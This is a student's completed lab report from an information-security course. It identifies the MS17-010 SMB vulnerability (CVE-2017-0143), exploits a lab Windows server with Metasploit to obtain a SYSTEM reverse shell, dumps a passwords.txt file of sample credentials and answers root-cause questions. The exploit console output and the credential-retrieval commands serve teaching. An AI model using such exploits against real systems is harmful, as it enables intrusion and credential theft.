

Identifying and Exploiting Vulnerabilities (3e)

Managing Risk in Information Systems, Third Edition - Lab 01

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Time on Task:

3 hours, 56 minutes

Progress:


100%

Report Generated: Monday, September 13, 2021 at 5:56 PM

Guided Exercises

Part 1: Identify the Version and Build of a Windows System

3. **Make a screen capture** showing the **About Windows** dialog box and the **Windows version number**.



Part 2: Research and Identify Vulnerabilities and Exploits

13. **Make a screen capture** showing the **NVD** page for **CVE-2017-0143**, including the **Base Score**.

The screenshot shows a web browser window with three tabs: 'CVE - CVE-2017-0143', 'NVD - CVE-2017-0143', and 'MS17-010 EternalRomance/Etern'. The active tab is 'NVD - CVE-2017-0143', displaying the NVD page for CVE-2017-0143. The page title is 'Identifying and Exploiting Vulnerabilities (3e)'. The URL is 'nvd.nist.gov/vuln/detail/CVE-2017-0143'. The page content includes a description of the vulnerability, a 'View Analysis Description' link, and a 'Severity' section. The 'Severity' section shows the CVSS Version 3.x score of 8.1 HIGH. The 'Base Score' is 8.1 HIGH. The 'Vector' is CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H. The page also includes a 'References to Advisories, Solutions, and Tools' section. The Windows taskbar at the bottom shows the time as 3:27 PM on 9/10/2021.

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aka "Windows SMB Remote Code Execution Vulnerability" is different from those described in CVE-2017-0144, CVE-2017-0146, and CVE-2017-0148.

[View Analysis Description](#)

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score: 8.1 HIGH**

Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H


NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have

21. Make a screen capture showing the **MS17-010** *EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution* module in the Rapid7 Vulnerability and Exploit Database.



Part 3: Use the Metasploit Framework to Exploit a Vulnerability

14. Make a screen capture showing the current user on the TargetWindows01 server.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of a Metasploit Meterpreter session. The session starts with a reverse TCP handler on 172.30.0.4:443, targeting 172.30.0.3:445. The target OS is identified as Windows Server 2016 Standard 14393. The session proceeds with building a write-what-where primitive, overwriting the complete... SYSTEM session, selecting a PowerShell target, and executing the payload. The service start times out, but the session is successful. The Meterpreter session 1 is opened (172.30.0.4:443 -> 172.30.0.3:51851) at 2021-09-10 15:35:44 -0700. The user then runs the 'shell' command, creating process 92 and channel 1. The prompt changes to a Windows command prompt (C:\Windows\system32>). The user runs 'whoami', which returns 'nt authority\system'. The prompt returns to the Windows command prompt (C:\Windows\system32>).

```
Activities Terminal Sep 10 15:36
Identifying and Exploiting Vulnerabilities (3e)
03.Kali
root@AttackLinux01:~#
2021-09-10 18:36:07
Kaleb Alstott


[*] Started reverse TCP handler on 172.30.0.4:443
[*] 172.30.0.3:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.3:445 - Built a write-what-where primitive...
[+] 172.30.0.3:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.30.0.3:445 - Selecting PowerShell target
[*] 172.30.0.3:445 - Executing the payload...
[+] 172.30.0.3:445 - Service start timed out, OK if running a command or non-ser
vice executable...
[*] Sending stage (176195 bytes) to 172.30.0.3
[*] Meterpreter session 1 opened (172.30.0.4:443 -> 172.30.0.3:51851) at 2021-09
-10 15:35:44 -0700

meterpreter > shell
Process 92 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system


C:\Windows\system32>
```

18. **Make a screen capture** showing the **TargetWindows01 Desktop** and the ***yourname_was_here*** folder.



Part 4: Retrieve Sensitive Files

6. **Make a screen capture** showing the **contents of the password.txt file**.



The screenshot shows a Windows File Explorer window titled "Identifying and Exploiting Vulnerabilities (3e)". The address bar displays "C:\Users\Administrator\Documents". The main pane shows a directory listing for "C:\Users\Administrator\Documents". The listing includes a file named "passwords.txt" with a size of 153 bytes. Below the listing, the "Total Files Listed:" section shows 2 File(s) totaling 841 bytes, and 0 Dir(s) with 28,834,439,168 bytes free. The command prompt shows the following commands and output:

```
C:\>cd C:/Users/Administrator/Documents
cd C:/Users/Administrator/Documents

C:\Users\Administrator\Documents>type passwords.txt
type passwords.txt
domain user password      Computer


jack.smith      a123      Domain

bob.black      Sf33mmcdd!      vWorkstation

bill.blue      corvette      Domain

sarah.brown      password1!      Domain
C:\Users\Administrator\Documents>
```

12. Make a screen capture showing the contents of the file containing sensitive information.



Challenge Exercises

Part 1: Use FTP to Extract Sensitive Information

Make a screen capture showing the contents of the file containing sensitive information.



Part 2: Identify Root Causes

- What are some root causes of storing personal information in clear text files?

I would say some root causes for storing personal information in clear text files is obviously lack of training and knowledge of where to hold and protect sensitive information like your username and passwords. Another root cause of storing personal information in files easily accessed like these are, being unaware of where you are storing these files. Overall, the root cause of storing personal information in clear text files is just lack of knowledge and security on what and where you are storing these files.

- What are some root causes of using an FTP service on the internal network?

Some root causes on using a FTP service on in internal network would be for any business small to medium size. Any businesses looking to send small volume, low level requirements of data to and from one another. Another root cause of FTP service on an internal network is if you aren't worried about security issues. FTP is known for not having the best security but is reliable with data transferring.

- What are some root causes of having anonymous login enabled on FTP service?

Some root causes of having an anonymous login enables on FTP services is possibly having a vulnerability to hackers attacking, incorrect or unauthorized file uploads, information being leaked or spread wrongly, and much more. There is multiple root causes for having an anonymous login and is highly unsafe to have in your FTP services if anonymous goes unregulated or uncontrolled.